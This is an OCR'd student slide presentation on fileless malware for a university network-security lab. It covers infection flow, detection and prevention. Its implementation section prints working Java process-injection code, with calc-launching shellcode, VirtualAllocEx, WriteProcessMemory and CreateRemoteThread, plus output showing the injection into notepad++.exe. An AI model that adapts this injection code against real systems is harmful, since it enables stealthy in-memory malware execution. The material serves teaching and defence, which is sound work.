Fileless Malware

TEAM MEMBERS:

Riya Goyal	(IIT2019096)
Ankit Gupta	(IIT2019138)
Akshat Baranwal	(IIT2019010)
Rahul Dev	(IIT2019053)
Rajveer	(IIT2019180)
Kishan Tripathi	(IIT2019225)

Introduction

Fileless malware is a variant of computer related malicious software that exists exclusively as a computer memory-based artifact, i.e. in RAM.

It does not write any part of its activity to the computer's hard drive meaning that it's very resistant to existing Anti-computer forensic strategies that incorporate file-based whitelisting, signature detection, hardware verification, pattern-analysis, time-stamping, etc., and leaves very little by way of evidence that could be used by digital forensic investigators to identify illegitimate activity. As malware of this type is designed to work in-memory, its longevity on the system exists only until the system is rebooted.


Types of Fileless Malware

- **RAM-Based Malware:** The main advantage of malware that executes strictly in RAM is that it's stealthy. Since most of the checks performed by antivirus software are done when a process starts (verifying digital signatures, searching for virus signatures), processes that are already running are considered unsuspicious.

- **Script-Based Malware:** Using scripts as an attack vector is another known way to infect a computer. The most popular types of script-based malware have been developed to exploit vulnerabilities in Microsoft Office and Windows PowerShell.

- **Memory-resident malware:** The malware that wholly resides in the main memory without touching the file systems. It uses only legitimate processes or authentic windows files to execute and stays there until it is triggered.

How Fileless Malware Work


How Does Fileless Malware Work?

1. A user visits an infected website or opens an infected email in a browser
2. An exploit kit scans the computer for unpatched vulnerabilities in Java or Flash plugins or software scripts that involve PowerShell processes
3. The exploit kit uses vulnerabilities for inserting fileless malware into Windows PowerShell or other system administration tools built into Windows
4. After successful installation, the fileless malware runs its payload in the available DLL
5. The malware starts its malicious activity within a legitimate process in the memory
6. The attack is successfully performed!

Fileless malware can be effective in its malicious activity because it's already hiding in your system and doesn't need to use malicious software or files as an entry point.


This stealthiness is what makes it so challenging to detect fileless malware and that enables it to harm your system for as long as it remains hidden.

Challenges to Fileless Malware

- Fileless malware can remain undetected because it’s memory-based, not file-based.

- Antivirus software often works with other types of malware because it detects the traditional “footprints” of a signature.In contrast, fileless malware leaves no footprints for antivirus products to detect.

Statistical Data



According to, WatchGuard® Technologies report, Fileless Malware attack rates grew by nearly 900% in 2020 compared to 2019.

Insertion


Fileless attacks incorporate a variety of tactics that allow adversaries to compromise endpoints despite the presence of anti-malware controls such as antivirus and application whitelisting. Below is an overview of the methods involved in such attacks.

1. **Malicious Documents:** In such scenarios, the adversary supplies the malicious document typically as an email attachment which contains malicious code or scripts to download them.
2. **Malicious Scripts:** Beyond the scripts supported natively by documents, as mentioned above, the scripts that run directly on Microsoft Windows and are harder to detect than compiled executable.
3. **Living off the Land:** These are malicious code which are inserted filelessly and then misuse inbuilt utilities of Windows.
4. **Malicious Code in Memory:** Once the attacker starts executing malicious code on the endpoint, possibly using the methods outlined above, the adversary can unpack malware into memory extracting the code into the process' own memory space or a hollow process.

Attack Life Cycle


Fileless Malware Attack Life Cycle

Fileless Malware attacks can be mainly classified as attack life cycle following stages.



Implementation And Working


To run the program we need to generate shellcode. We can generate shellcode using assembly tools. For example,we can use this shellcode for opening a calculator app in Windows.



```
byte[] shellcode = new byte[]{(byte) 0x89, (byte) 0xe5, (byte) 0x83, (byte) 0xec, (byte) 0x20,
    (byte) 0x31, (byte) 0xdb, (byte) 0x64, (byte) 0x8b, (byte) 0x5b, (byte) 0x30,
    (byte) 0x8b, (byte) 0x5b, (byte) 0x0c, (byte) 0x8b, (byte) 0x5b, (byte) 0x1c,
    (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x1b, (byte) 0x8b, (byte) 0x43,
    (byte) 0x08, (byte) 0x89, (byte) 0x45, (byte) 0xfc, (byte) 0x8b, (byte) 0x58,
    (byte) 0x3c, (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x5b, (byte) 0x78,
    (byte) 0x01, (byte) 0xc3, (byte) 0x8b, (byte) 0x7b, (byte) 0x20, (byte) 0x01,
    (byte) 0xc7, (byte) 0x89, (byte) 0x7d, (byte) 0xf8, (byte) 0x8b, (byte) 0x4b,
    (byte) 0x24, (byte) 0x01, (byte) 0xc1, (byte) 0x89, (byte) 0x4d, (byte) 0xf4,
    (byte) 0x8b, (byte) 0x53, (byte) 0x1c, (byte) 0x01, (byte) 0xc2, (byte) 0x89,
    (byte) 0x55, (byte) 0xf0, (byte) 0x8b, (byte) 0x53, (byte) 0x14, (byte) 0x89,
    (byte) 0x55, (byte) 0xec, (byte) 0xeb, (byte) 0x32, (byte) 0x31, (byte) 0xc0,
    (byte) 0x8b, (byte) 0x55, (byte) 0xec, (byte) 0x8b, (byte) 0x7d, (byte) 0xf8,
    (byte) 0x8b, (byte) 0x75, (byte) 0x18, (byte) 0x31, (byte) 0xc9, (byte) 0xfc,
    (byte) 0x8b, (byte) 0x3c, (byte) 0x87, (byte) 0x03, (byte) 0x7d, (byte) 0xfc,
    (byte) 0x66, (byte) 0x83, (byte) 0xc1, (byte) 0x08, (byte) 0xf3, (byte) 0xa6,
    (byte) 0x74, (byte) 0x05, (byte) 0x40, (byte) 0x39, (byte) 0xd0, (byte) 0x72,
    (byte) 0xe4, (byte) 0x8b, (byte) 0x4d, (byte) 0xf4, (byte) 0x8b, (byte) 0x55,
    (byte) 0xf0, (byte) 0x66, (byte) 0x8b, (byte) 0x04, (byte) 0x41, (byte) 0x8b,
    (byte) 0x04, (byte) 0x82, (byte) 0x03, (byte) 0x45, (byte) 0xfc, (byte) 0xc3,
    (byte) 0xba, (byte) 0x78, (byte) 0x78, (byte) 0x65, (byte) 0x63, (byte) 0xc1,
    (byte) 0xea, (byte) 0x08, (byte) 0x52, (byte) 0x68, (byte) 0x57, (byte) 0x69,
    (byte) 0x6e, (byte) 0x45, (byte) 0x89, (byte) 0x65, (byte) 0x18, (byte) 0xe8,
    (byte) 0xb8, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31, (byte) 0xc9,
    (byte) 0x51, (byte) 0x68, (byte) 0x2e, (byte) 0x65, (byte) 0x78, (byte) 0x65,
    (byte) 0x68, (byte) 0x63, (byte) 0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x89,
    (byte) 0xe3, (byte) 0x41, (byte) 0x51, (byte) 0x53, (byte) 0xff, (byte) 0xd0,
    (byte) 0x31, (byte) 0xc9, (byte) 0xb9, (byte) 0x01, (byte) 0x65, (byte) 0x73,
    (byte) 0x73, (byte) 0xc1, (byte) 0xe9, (byte) 0x08, (byte) 0x51, (byte) 0x68,
    (byte) 0x50, (byte) 0x72, (byte) 0x6f, (byte) 0x63, (byte) 0x68, (byte) 0x45,
    (byte) 0x78, (byte) 0x69, (byte) 0x74, (byte) 0x89, (byte) 0x65, (byte) 0x18,
    (byte) 0xe8, (byte) 0x87, (byte) 0xff, (byte) 0xff, (byte) 0xff, (byte) 0x31,
    (byte) 0xd2, (byte) 0x52, (byte) 0xff, (byte) 0xd0};
```

Implementation And Working CONTD.


Then we need to compile our project to generate a JAR file.


ShellCodeInsertion - Apache NetBeans IDE 12.2
File Edit View Navigate Source Refactor Run Debug Profile Team Tools Window Help
ShellCodeInjection.java
Source History
Files
Projects
Run Project (ShellCodeInsertion) F6
Test Project (ShellCodeInsertion) Alt-F6
Build Project (ShellCodeInsertion) F11
Clean and Build Project (ShellCodeInsertion) Shift-F11
Batch Build Project... (ShellCodeInsertion)
Set Project Configuration
Set Project Browser
Set Main Project
Open Java Shell for Project (ShellCodeInsertion)
Generate Javadoc (ShellCodeInsertion)
Run File Shift-F6
Test File Ctrl-F6
Compile File F9
Check File Alt-F9
Validate File Alt+Shift-F9
Repeat Build/Run Ctrl-F11
Stop Build/Run

```
        iKernel32.C                                     0, baseAddress, 0,
    }

    /*
     *  Search 
     *  @param t
     *  @return
     */
    static long f
        Tlhelp32.PR                                     new Tlhelp32.PROCESS
        WinNT.HANDL                                     teToolhelp32Snapshot

        try {
            // Check is this is the process we wish to inject
            kernel32.Process32First(processSnapshotHandle, processInfo);
```


Implementation And Working CONTD.

When running the jar file we need to pass the process name as argument



```
PS D:\Study Material\College\Sem5\Network Security\LAB\ShellCodeInsertion\build\lib
s> java -jar ShellCodeInsertion.jar notepad++.exe
notepad++.exe Process id: 3928
Allocated Memory: 1960000
Wrote 195 bytes.
```


The program will read this from the arguments.



```java
public static void main(String[] args) {
  // Process name to inject
  String processName = "";

  if (args.length < 1) {
    System.err.println(usage);
    System.exit(1);
  }
  try {
    processName = args[0];
  } catch (NumberFormatException e) {
    System.err.println(usage);
    System.exit(1);
  }
```

Implementation And Working CONTD.


Then it will search for this process in windows. If found it will print its process id.



```
// Finding process
long processId = findProcessID(processName);
if (processId == 0L) {
  System.err.println("The searched process was not found : " + processName);
  System.exit(1);
}
System.out.println(processName + " Process id: " + processId);
```

Implementation And Working CONTD.


Then it will check if the opened process is 32 bit or 64 bit. If it is 34 bit we will end the program. Else we will create a new buffer and fill it with our shellcode.



```
// Open process
Pointer hOpenedProcess = iKernel32.OpenProcess(0x0010 + 0x0020 + 0x0008 + 0x0400 + 0x0002,
        true, (int) processId);

// Check if the desired process is 32bit
if (checkIfProcessIsWow64(hOpenedProcess)) {
  System.err.println("The target process is 64bit which currently not supported");
  System.exit(0);
}

// Generate Buffer to write
IntByReference bytesWritten = new IntByReference(0);
Memory bufferToWrite = new Memory(shellcodeSize);

for (int i = 0; i < shellcodeSize; i++) {
  bufferToWrite.setByte(i, shellcode[i]);
}
```

Implementation And Working CONTD.


Then we will allocate some memory under that process memory and write our buffer into that memory. Then we start a new thread



```
// Allocate memory
int baseAddress = iKernel32.VirtualAllocEx(hOpenedProcess, Pointer.createConstant(0), shellcodeSize, 4096, 64);
System.out.println("Allocated Memory: " + Integer.toHexString(baseAddress));

// Write Buffer to memory
iKernel32.WriteProcessMemory(hOpenedProcess, baseAddress, bufferToWrite, shellcodeSize, bytesWritten);
System.out.println("Wrote " + bytesWritten.getValue() + " bytes.");

// Create Thread in the victim process
iKernel32.CreateRemoteThread(hOpenedProcess, null, 0, baseAddress, 0, 0, null);
```


Implementation And Working CONTD.

Then that process will be replaced with the malicious shellcode.



Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Name

Adobe Acrobat Reader DC (32 bit) (2)
Firefox (13)
NetBeans IDE (2)
Notepad++ : a free (GPL) source code editor (32 bit)
Task Manager
WhatsApp Desktop (7)
Windows Explorer



Task Manager
File Options View
Processes Performance App history Startup Users Details Services
Name
St

Apps (7)
Adobe Acrobat Reader DC (32 bit) (2)
Calculator (2)
Firefox (13)
NetBeans IDE (2)
Task Manager
WhatsApp Desktop (7)
Windows Explorer

Detection

Sandboxing: Whenever a PowerShell process runs, it must be sandboxed so that all its API calls are wrapped by the sandbox layer and all potentially dangerous calls are thoroughly monitored and blocked in case a threat is detected.

Execution Emulation: Since PowerShell became open source, it’s now possible to create an execution emulating interpreter for PowerShell scripts. Such an engine can be used to verify a script before allowing it to run in the actual PowerShell.

Document inspection: Document pre-processing can be done to extract scripts and then obfuscation methods such as Encoding obfuscation, String Split obfuscation, Code Logic obfuscation, Mixed String Manipulation obfuscation can be applied to further inspect those script and identify malicious code.

Windows API calls such as CreateRemoteThread, SuspendThread/SetThreadContext/ResumeThread, and those that can be used to modify memory within another process, such as VirtualAllocEx/WriteProcessMemory must be analyzed to determine if a process is performing actions it usually does not, such as opening network connections, reading files, or other suspicious actions that could relate to post-compromise behavior.

Prevention

Fileless Malware useful Prevention points:

- Perform OS patches and updates periodically.
- Restrict the PowerShell usage policy to restricted access to run the scripts through windows policy.
- Perform Behavior-based analysis of running processes.
- Periodically check the recent patches for vulnerabilities in the application and security checks frequently.
- Disable macro loading in Microsoft Office products.
- Disable command line shell scripting language wherever it’s not required.

Conclusion

Fireless Malwares are hard to detect because of the fact they leave zero signs on the hard disk which is being scanned by the antivirus. It is best to keep the software programs updated to the latest versions.

Example: Adobe reader v11.1.1 and before could not detect payloads in pdf files.

Key best practices on an individual level include:

1. Being careful when downloading and installing applications.
2. Keeping up-to-date with security patches and software applications.
3. Updating browsers.
4. Watching out for phishing emails..

Thank You!

[illegible]